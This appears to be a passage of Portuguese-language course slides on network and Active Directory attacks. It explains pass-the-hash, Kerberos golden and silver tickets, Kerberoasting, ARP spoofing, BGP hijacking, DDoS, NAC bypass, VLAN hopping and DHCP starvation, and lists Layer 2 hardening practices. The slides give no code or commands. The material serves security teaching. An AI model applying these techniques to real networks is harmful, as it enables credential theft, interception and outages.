- Além disso, o NTLM também pode ainda ser usado se o cliente estiver autenticando-se para um servidor que não pertença a um domínio ou se a comunicação kerberos estiver bloqueada por um firewall.
- Então, o que é um ataque pass-the-hash?
- Como os hashes de senha não podem ser invertidos, em vez de tentar descobrir qual é a senha do usuário, um invasor pode apenas usar um hash de senha coletado em um sistema comprometido e, em seguida, usar o mesmo hash para fazer login em outro cliente ou sistema de servidor.
- O sistema operacional Windows e os aplicativos do Windows pedem aos usuários que insiram suas senhas ao fazerem login.
- O sistema então converte as senhas em hashes (na maioria dos casos, usando uma API chamada LsaLogonUser).
- Um ataque pass-the-hash contorna esse processo e envia o hash para o sistema para autenticar.



Ataques baseados em Kerberos e LDAP

- Kerberos é um protocolo de autenticação definido no RFC 4120 que tem sido usado pelo Windows há vários anos e por inúmeros aplicativos e outros sistemas operacionais.
- Uma implementação do Kerberos contém três elementos básicos: Cliente, Servidor e Centro de Distribuição de Chaves (KDC), incluindo o servidor de autenticação e o servidor de concessão de tickets.
- As etapas na autenticação do Kerberos são:
 - **Etapa 1.** O cliente envia uma solicitação para o servidor de autenticação dentro do KDC.
 - **Etapa 2.** O servidor de autenticação envia uma chave de sessão e um ticket de concessão de ticket (TGT) usado para verificar a identidade do cliente.
 - **Etapa 3.** O cliente envia o TGT para o servidor de concessão de tickets.
 - **Etapa 4.** O servidor de concessão de tickets gera e envia um ticket para o cliente.
 - **Etapa 5.** O cliente apresenta o ticket para o servidor.
 - **Etapa 6.** O servidor concede acesso ao cliente.



Ataques baseados em Kerberos e LDAP (Cont.)

- O Active Directory usa o LDAP (Lightweight Directory Access Protocol) como um protocolo de acesso.
- A implementação do Windows LDAP suporta autenticação Kerberos.
- O LDAP usa uma estrutura hierárquica de árvore invertida chamada Árvore de informações de diretório (DIT) e cada entrada tem uma posição definida.
- O DN (Distinguished Name, nome diferenciado) representa o caminho completo da entrada.
- Um dos ataques mais comuns é o ataque de bilhete dourado de Kerberos.
 - Um agressor pode manipular bilhetes Kerberos com base em hashes disponíveis comprometendo um sistema vulnerável e obtendo as credenciais de usuário local e hashes de senha.
 - Se o sistema estiver conectado a um domínio, o atacante pode identificar um hash de senha do Kerberos TGT (KRBTGT) para obter o bilhete dourado.
- Empire é uma estrutura pós-exploração que inclui um agente do Windows PowerShell puro e um agente Python, que pode ser usado para executar ataques de bilhete dourado e muitos outros tipos de ataques.

Ataques baseados em Kerberos e LDAP (Cont.)


- Um ataque semelhante é o ataque **de ticket de prata do Kerberos**.
- **Os tickets de prata** são tickets de serviço forjados para um determinado serviço em um servidor em particular.
- O Windows Common Internet File System (CIFS) permite acessar arquivos em um servidor específico, e o serviço HOST permite executar **schtasks.exe** ou o Windows Management Instrumentation (WMI) em um determinado servidor.
- Para criar um ticket de prata, você precisa da conta do sistema (terminando em \$), do identificador de segurança (SID) para o domínio, do nome de domínio totalmente qualificado e do serviço fornecido (por exemplo, CIFS, HOST).
- Outra fraqueza nas implementações do Kerberos é o uso da delegação Kerberos não restrita.
 - A delegação de Kerberos é uma função que permite a um aplicativo reutilizar as credenciais de usuário final para acessar recursos hospedados em um servidor diferente.
 - Geralmente, você deve permitir a delegação Kerberos somente se o servidor de aplicativos for, em última análise, confiável; no entanto, permiti-la pode ter consequências negativas de segurança se abusada, e a delegação Kerberos não é, portanto, habilitada por padrão no Active Directory.

Kerberoasting

- Outro ataque contra implantações baseadas em Kerberos é Kerberoasting.
- **Kerberoasting** é uma atividade pós-exploração que é usada por um atacante para extrair hashes de credencial de conta de serviço do Active Directory para cracking off-line.
- É um ataque generalizado que explora uma combinação de implementações fracas de criptografia e práticas inadequadas de senhas.
- Kerberoasting pode ser um ataque eficaz porque o ator de ameaça pode extrair hashes de credencial de conta de serviço sem enviar nenhum pacote de IP para a vítima e sem ter credenciais de administração de domínio.

Ataques a caminho

- Em um **ataque a caminho** (anteriormente conhecido como ataque MITM), um agressor coloca-se entre dois dispositivos ou indivíduos que estão se comunicando para escutar ou manipular os dados que estão sendo transferidos.
 - Ataques a caminho podem acontecer em L2 ou L3.
- **Intoxicação por** cache de ARP (também conhecido como falsificação de ARP) é um ataque que leva a um cenário de ataque a caminho.
 - Pode atingir hosts, switches e roteadores conectados a uma rede L2 envenenando as caches ARP de sistemas conectados à sub-rede e interceptando o tráfego destinado a outros hosts na sub-rede.
 - Na figura, o agressor falsifica endereços L2 MAC para fazer a vítima acreditar que o endereço L2 do agressor é o endereço L2 de seu gateway padrão (10.2.3.4).
 - Os pacotes que devem ir para o gateway padrão são encaminhados pelo switch para o endereço L2 do agressor na mesma rede.
 - O atacante pode encaminhar os pacotes IP para o destino correto a fim de permitir que o cliente acesse o servidor Web (10.2.66.77).



Ataques no caminho (cont.)

- **Falsificação** de Controle de Acesso à Mídia (MAC) é um ataque no qual um ator de ameaça representa o endereço MAC de outro dispositivo (normalmente um dispositivo de infraestrutura, como um roteador).
 - Em ambientes virtuais, o endereço MAC pode ser um endereço virtual (isto é, não atribuído a um adaptador físico).
 - Um agressor pode falsificar o endereço MAC de sistemas físicos ou virtuais para contornar medidas de controle de acesso ou realizar um ataque no caminho.
- Outro exemplo de ataque a caminho de L2 envolve colocar um comutador na rede e manipular o STP (Spanning Tree Protocol) para torná-lo o comutador raiz.
 - Ele pode permitir que um agressor veja qualquer tráfego que precisa ser enviado através do comutador raiz.
 - Um atacante pode realizar um ataque a caminho em L3 colocando um roteador desonesto na rede e, em seguida, enganando os outros roteadores para acreditar que este novo roteador tem um caminho melhor do que outros roteadores.
- É possível, ainda, realizar um ataque no caminho, comprometendo o sistema da vítima e instalando malware que pode interceptar os pacotes enviados pela vítima.
 - O malware pode capturar pacotes antes de serem criptografados se a vítima estiver usando

Ataques no caminho (cont.)


- A seguir estão algumas práticas recomendadas de segurança L2 adicionais para proteger sua infraestrutura:
 - Não use VLAN 1 como VLAN nativa para todos os troncos e para qualquer uma das portas de acesso ativadas.
 - Configure administrativamente as portas do switch como portas de acesso para que os usuários não possam negociar um tronco; não permita DTP.
 - Limite o número de endereços MAC aprendidos em uma determinada porta usando o recurso de segurança de porta.
 - Controlar árvore de abrangência para impedir que usuários ou dispositivos desconhecidos a manipulem, usando os recursos BPDU Guard e Guarda Raiz.
 - Desative o CDP em portas que enfrentam redes não confiáveis ou desconhecidas que não exigem CDP para nada positivo.
 - Em um novo switch, desligue todas as portas e atribua-as a uma VLAN que não seja usada para nada além de um estacionamento. Em seguida, ative as portas e atribua as VLANs corretas, pois as portas são alocadas e necessárias.
 - Use a Guarda Raiz para controlar quais portas não podem se tornar portas raiz para switches remotos.
 - Usar DAI.
 - Use IP Source Guard para evitar spoofing de informações de L3 por hosts.
 - Implemente o 802.1X para autenticar e autorizar usuários antes de permitir que eles se comuniquem ao resto da rede.
 - Use o DHCP snooping para evitar que servidores DHCP desonestos impactem a rede.
 - Use o controle de tempestade para limitar a quantidade de transmissão ou tráfego multicast que flui através de um switch. Um atacante pode realizar um **ataque de tempestade de pacotes** (ou tempestade de difusão) para causar uma condição de DoS.
 - Implantar listas de controle de acesso (ACLs), como L3 e L2 ACLs, para controle de tráfego e aplicação de políticas.

Ataques no caminho (cont.)

- Em um **ataque** de rebaixamento, um atacante força um sistema a favorecer um protocolo de criptografia fraco ou um algoritmo de hashing que pode ser suscetível a outras vulnerabilidades.
- Um exemplo de vulnerabilidade de rebaixamento e ataque é a vulnerabilidade de Padding Oracle na criptografia herdada rebaixada (POODLE) no OpenSSL, que permitiu ao atacante negociar o uso de uma versão inferior do TLS entre o cliente e o servidor.
- POODLE era uma vulnerabilidade específica de OpenSSL e foi corrigida desde 2014.
- No entanto, na prática, remover compatibilidade retroativa é muitas vezes a única maneira de evitar outros ataques de rebaixamento ou falhas.

Ataques de manipulação de rota

- Embora existam muitos ataques de manipulação de rota diferentes, um dos mais comuns é o ataque de seqüestro de BGP.
- Protocolo de Gateway de Fronteira (BGP) é um protocolo de roteamento dinâmico usado para rotear o tráfego da Internet.
- Um atacante pode iniciar um ataque de sequestro de BGP configurando ou comprometendo um roteador de borda para anunciar prefixos que não foram atribuídos à sua organização.
- Se o anúncio malicioso contiver uma rota mais específica do que o anúncio legítimo ou que apresente um caminho mais curto, o tráfego da vítima poderá ser redirecionado para o agressor.
- No passado, atores de ameaça aproveitaram prefixos não utilizados para sequestro de BGP para evitar a atenção do usuário ou organização legítima.
- A figura ilustra um ataque de manipulação de roteamento de BGP, onde o atacante compromete um roteador e realiza um ataque de sequestro de BGP para interceptar o tráfego entre o Host A e o Host B.




Ataques DoS e DDoS

- Os ataques de Negação de Serviço (DoS) e Negação de Serviço Distribuída (DDoS) existem há algum tempo, mas houve uma maior conscientização sobre eles nos últimos anos.
- Os ataques DoS geralmente podem ser divididos em três categorias, descritas nas seguintes seções:
 - Directo
 - Botnet
 - Refletido
 - Amplificação
- Como um testador de penetração, você pode ser encarregado de executar diferentes tipos de testes de *estresse de disponibilidade* e demonstrar como um ataque DDoS pode afetar potencialmente um sistema ou uma rede.
- Na maioria dos casos, esses tipos de testes de estresse são realizados em um ambiente controlado e geralmente estão fora de escopo em sistemas de produção.


Ataques DoS e DDoS (Cont.)

- **Ataques de DoS diretos** ocorrem quando a origem do ataque gera os pacotes, independentemente do protocolo, aplicativo e assim por diante, que são enviados diretamente para a vítima do ataque.
- Na figura, o atacante inicia um ataque DoS direto para um servidor da Web (a vítima) enviando vários pacotes TCP SYN.
- Este tipo de ataque (*ataque de inundação SYN*) tem como objetivo inundar a vítima com um número esmagador de pacotes para supersaturar sua largura de banda de conexão ou esgotar os recursos do sistema do alvo.
- Os cibercriminosos também podem usar ataques DoS e DDoS para produzir custos adicionais para a vítima quando a vítima está usando serviços de nuvem.
- Na maioria dos casos, quando você usa um serviço em nuvem como AWS, Microsoft Azure ou Digital Ocean, você paga de acordo com o uso.
- Os atacantes podem iniciar ataques DDoS para fazer com que você pague mais pelo uso e recursos.
- Outro tipo de ataque de DoS envolve explorar vulnerabilidades como estouro de buffer para causar a queda de um servidor ou até mesmo um dispositivo de infraestrutura de rede, causando posteriormente uma condição de DoS.




Ataques DoS e DDoS (Cont.)

- Muitos atacantes usam **botnets** para lançar ataques DDoS.
- Um **_botnet_** é um conjunto de máquinas comprometidas que o atacante pode manipular de um sistema de comando e controle (CnC ou C2) para participar de um ataque DDoS, enviar e-mails de spam e realizar outras atividades ilícitas.
- A figura mostra como um atacante pode usar uma botnet para iniciar um ataque DDoS.
- O botnet é composto de terminais de usuário comprometidos (laptops), roteadores sem fio domésticos e dispositivos IoT, como câmeras IP.
- Na figura, o agressor envia instruções ao C2; posteriormente, o C2 envia instruções para os bots dentro da botnet para iniciar o ataque DDoS contra o servidor da vítima.




Ataques DoS e DDoS (Cont.)

- Com **os ataques DoS e DDoS refletidos**, os agressores enviam a fontes pacotes falsificados que parecem ser da vítima, e então as fontes se tornam participantes involuntários no ataque refletido enviando o tráfego de resposta de volta para a vítima pretendida.
- O UDP é frequentemente usado como o mecanismo de transporte em tais ataques, porque é mais facilmente falsificado devido à falta de um aperto de mão de três vias.
- Na figura, o agressor envia um pacote para o Host A.
- O endereço IP de origem é o endereço IP da vítima (10.1.2.3) e o endereço IP de destino é o endereço IP do Host A (10.1.1.8).
- Posteriormente, o Host A envia um pacote indesejado para a vítima.
- Se o agressor continuar a enviar esses tipos de pacotes, não só o Host A inunda a vítima, mas a vítima também pode responder com pacotes desnecessários, consumindo assim largura de banda e recursos.



Ataques DoS e DDoS (Cont.)

- Um **ataque** de amplificação é uma forma de ataque do DoS refletido no qual o tráfego de resposta (enviado pelo participante inconsciente) é composto de pacotes muito maiores do que os que foram inicialmente enviados pelo agressor (falsificação da vítima).
- Um exemplo desse tipo de ataque é um atacante que envia consultas DNS para um servidor DNS configurado como um resolver aberto.
- Em seguida, o servidor DNS (open resolver) responde com respostas muito maiores em tamanho de pacote do que os pacotes de consulta iniciais.
- O resultado é que a máquina da vítima é inundada por pacotes grandes para os quais nunca realmente emitiu consultas.
- A figura mostra um exemplo.



Desvio de Controle de Acesso à Rede (NAC)


- O NAC é uma tecnologia projetada para interrogar endpoints antes de ingressar em uma rede com fio ou sem fio, e geralmente usada em conjunto com o 802.1X para gerenciamento de identidade e imposição.
- Um switch de acesso à rede ou AP sem fio pode ser configurado para autenticar os usuários finais e realizar uma avaliação de postura de segurança do dispositivo de endpoint para aplicar a política.
 - Ele pode verificar se você possui software de segurança como antivírus, antimalware e firewalls pessoais antes de permitir que você ingresse na rede.
 - Ele também pode verificar se você tem uma versão específica de um sistema operacional e se seu sistema foi corrigido para vulnerabilidades específicas.
- Além disso, os dispositivos ativados por NAC (switches, APs sem fio e assim por diante) podem usar várias técnicas de detecção para detectar o ponto final tentando se conectar à rede.
- Um dispositivo ativado por NAC intercepta solicitações de DHCP de terminais.
- Um ouvinte de difusão é usado para procurar tráfego na rede, como solicitações ARP e solicitações de DHCP geradas por terminais.

Contorno de controle de acesso de rede (NAC) (cont.)

- Diversas soluções NAC usam agentes baseados em clientes para realizar avaliações de postura de segurança de ponto final para evitar que um ponto final ingresse na rede até que seja avaliado.
- Além disso, alguns switches podem ser configurados para enviar uma mensagem de captura SNMP quando um novo endereço MAC estiver registrado com uma determinada porta de switch e para acionar o processo NAC.
- As implementações da NAC podem permitir que nós específicos, como impressoras, telefones IP e equipamentos de videoconferência, se juntem à rede usando uma lista de permissão (ou whitelist) de endereços MAC correspondentes a tais dispositivos.
- Esse processo é conhecido como *desvio de autenticação MAC (autenticação)*. O desvio de autenticação MAC é um recurso do NAC.
- O administrador da rede pode pré-configurar ou alterar manualmente esses níveis de acesso.
- Por exemplo, um dispositivo que acessa uma VLAN específica (por exemplo, VLAN 88) deve ser manualmente predefinido para uma porta específica por um administrador, tornando a implementação de uma política de rede dinâmica em várias portas usando a segurança de porta extremamente difícil de manter.


Ignorar controle de acesso de rede (NAC) (cont.)

- Um agressor pode facilmente falsificar um endereço MAC autorizado (em um processo chamado *falsificação de* endereço MAC) e ignorar uma configuração de NAC.
- Por exemplo, é possível falsificar o endereço MAC de um telefone IP e usá-lo para se conectar a uma rede.
- Isso ocorre porque uma porta para a qual o bypass de autenticação do MAC está ativado pode ser dinamicamente habilitada ou desativada com base no endereço MAC do dispositivo que a conecta.
- A figura ilustra este cenário.



VLAN Hopping

- Uma maneira de identificar uma LAN é dizer que todos os dispositivos na mesma LAN têm um endereço de rede IP L3 comum e que eles também estão todos localizados no mesmo domínio de difusão L2.
- Uma LAN (VLAN) virtual é outro nome para um domínio de difusão de Camada 2 e é controlada por um switch.
- O comutador também controla quais portas estão associadas às VLANs.
- Na figura, se os switches estiverem em sua configuração padrão, todas as portas por padrão são atribuídas à VLAN 1, o que significa que todos os dispositivos, incluindo os dois usuários e o roteador, estão no mesmo domínio de broadcast, ou VLAN.
- À medida que você começa a adicionar centenas de usuários, talvez você queira separar grupos de usuários em sub-redes individuais e VLANs individuais associadas.
 - Para isso, você atribui as portas do switch à VLAN e qualquer dispositivo que se conecte à porta do switch específico é membro daquela VLAN.




VLAN Hopping (Cont.)

- Espero que todos os dispositivos que se conectam às portas do comutador que são atribuídas a uma VLAN específica também tenham um endereço de rede IP comum configurado para que eles possam se comunicar com outros dispositivos na mesma VLAN.
- Muitas vezes, DHCP é usado para atribuir endereços IP de um intervalo de sub-rede comum aos dispositivos em uma determinada VLAN.
- Um problema de ter dois usuários na mesma VLAN, mas não no mesmo comutador físico é que o Switch 1 informa ao Switch 2 que um quadro de broadcast ou unicast deve ser para VLAN 10.
 - A solução é simples: para conexões entre dois comutadores que contêm portas em VLANs que existem em ambos os comutadores, configure portas de tronco específicas em vez de configurar as portas de acesso.
 - Se as duas portas do comutador estiverem configuradas como troncos, elas incluirão informações adicionais chamadas de *tag* que identificam a qual VLAN cada quadro pertence.
 - O 802.1Q é o protocolo padrão para essa marcação.
 - A informação mais crítica (para esta discussão) desta tag é a ID de VLAN.

VLAN Hopping (Cont.)

- Atualmente, o Host A e o Host B na figura não podem se comunicar porque estão em VLANs separadas (VLAN 10 e VLAN 20, respectivamente).
- Os elos entre switches (entre os dois switches) são configurados como troncos.
- Um quadro de broadcast enviado do Host A e recebido pelo switch 1 encaminharia o quadro sobre o tronco marcado como pertencente à VLAN 10 para o switch 2.
- Switch 2 veria a marca, saberia que era um broadcast associado à VLAN 10, removeria a marca e encaminharia o broadcast para todas as outras interfaces associadas à VLAN 10, incluindo a porta do switch que está conectada ao Host B.
- Estes dois componentes principais (portas de acesso sendo atribuídas a uma única VLAN e portas de tronco que marcam o tráfego para que um switch de recepção saiba a qual VLAN um quadro pertence) são os blocos de construção principais para comutação de Camada 2, onde uma VLAN pode ir além de um único switch.



VLAN Hopping (Cont.)

- O Host A e o Host B se comunicam entre si e podem se comunicar com outros dispositivos na mesma VLAN (que também é a mesma sub-rede IP), mas eles não podem se comunicar com dispositivos fora do local VLAN sem a ajuda de um gateway padrão.
- Um roteador poderia ser implementado com duas interfaces físicas: uma conexão a uma porta de acesso no comutador que foi atribuída à VLAN 10 e outra interface física conectada a uma porta de acesso diferente que foi configurada para uma VLAN diferente.
- Com duas interfaces físicas e um endereço IP diferente em cada, o roteador poderia realizar o roteamento entre as duas VLANs.
- ***VLAN hopping*** é um método para obter acesso ao tráfego em outras VLANs que normalmente não estariam acessíveis.
 - Existem dois métodos principais de VLAN hopping: falsificação de switch e marcação dupla.
 - Quando você executa um ataque de falsificação de switch, você imita um switch de tronco enviando a respectiva marca VLAN e os protocolos de tronco específicos.

Hopping VLAN (Cont.)


- Diversas práticas recomendadas podem ajudar a mitigar o hopping de VLAN e outros ataques de camada 2.
 - Você deve sempre evitar o uso de VLAN 1 em qualquer lugar porque ele é um padrão.
 - Não use esta VLAN nativa para nenhuma das portas de acesso habilitadas.
 - Em um novo switch, desligue todas as portas e atribua-as a uma VLAN que não seja usada para mais nada além de uma VLAN de estacionamento.
 - Em seguida, ative as portas e atribua as VLANs corretas conforme as portas são alocadas e necessárias.
- Seguir essas práticas recomendadas pode ajudar a impedir que um usuário negocie maliciosamente um tronco com um switch e, em seguida, tenha acesso total a cada um dos VLANs usando software personalizado no computador que pode enviar e receber quadros marcados por dot1q.
- Um usuário com um tronco estabelecido poderia executar VLAN hopping para qualquer VLAN desejada apenas marcando quadros com a VLAN de escolha.
- Outros truques maliciosos também podem ser usados, mas forçar a porta para uma porta de acesso sem negociação remove esse risco.

VLAN Hopping (Cont.)

- Outro ataque de hopping de VLAN da 802.1Q é um ataque de hopping de VLAN com dupla marcação.
- A maioria dos switches configurados para 802.1Q remove apenas uma tag 802.1Q.
- Um agressor pode alterar o quadro original de 802.1Q para adicionar duas marcas VLAN: uma marca externa com sua própria VLAN e uma marca oculta interna da VLAN da vítima.
- Quando o quadro com marcação dupla chega ao switch, ele processa apenas a marca externa da VLAN à qual a interface de entrada pertence.
- O switch remove a marca VLAN externa e encaminha o quadro para todas as portas pertencentes à VLAN nativa.
- Uma cópia do quadro é encaminhada para o link de tronco para chegar ao próximo switch.


Ataques de Starvation DHCP e servidores DHCP maliciosos

- Os dois ataques mais populares contra servidores DHCP e infraestrutura são **DHCP starvation** e **DHCP spoofing** (que envolve servidores DHCP maliciosos).
- Em um ataque de DHCP, um agressor transmite várias mensagens de solicitação DHCP com endereços MAC de origem falsificados, conforme ilustrado na figura.




Ataques de esgotamento de DHCP e servidores DHCP desonestos (cont.)

- Se o servidor DHCP responder a todas essas mensagens de solicitação DHCP falsas, os endereços IP disponíveis no escopo do servidor DHCP estão esgotados em alguns minutos ou segundos.
